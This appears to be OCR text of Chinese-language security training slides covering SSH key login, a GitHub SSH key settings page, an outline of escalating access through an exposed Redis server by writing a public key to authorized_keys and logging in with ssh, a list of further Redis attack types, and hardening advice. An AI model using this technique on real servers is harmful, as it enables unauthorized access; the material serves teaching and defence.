
流程 SSH key免密登录

1、客户端生成密钥对（公钥、私钥）
2、客户端把公钥发给服务端保存（正常情况需要密码）
3、客户端用私钥加密消息，发给服务端
4、服务端用公钥解密，解密成功，说明密钥匹配
5、客户端免密登录成功

“你之前保存了我的公钥，所以可以解密我的消息，所以认得我”

客户端：控制机（或者Xshell）
服务端：靶机（或者远程服务器）

github免密登录


rour personal account
Go to your personal profile
Account settings
Profile
Account
Appearance
Account security
Billing & plans
Security log
Security & analysis
Emails
Notifications
SSH and GPG keys
SSH keys
New SSH key
This is a list of SSH keys associated with your account. Remove any keys that you do not recognize.
SHA256:4jr
PIXo
SSH
Added on 19 Jun 2020
Never used — Read/write
Delete
Check out our guide to generating SSH keys or troubleshoot common SSH problems.
GPG keys
New GPG key
There are no GPG keys associated with your account.
Learn how to generate a GPG key and add it to your account.

Redis利用SSH Key提权流程

- 控制机连接到Redis
- 向$HOME/.ssh/authorized_keys写入公钥
- ssh -i ./id_rsa user@IP 使用私钥免密登录
- 执行后续操作

Redis其他利用方式

- 基于主从复制的RCE（Remote Code Execution）
- jackson 反序列化利用
- lua RCE
- Redis密码爆破

10 Redis加固方案

Redis如何加固?

1、限制访问IP
2、修改默认端口
3、使用密码访问
4、不要用root运行Redis

Thank you for watching

无涯老师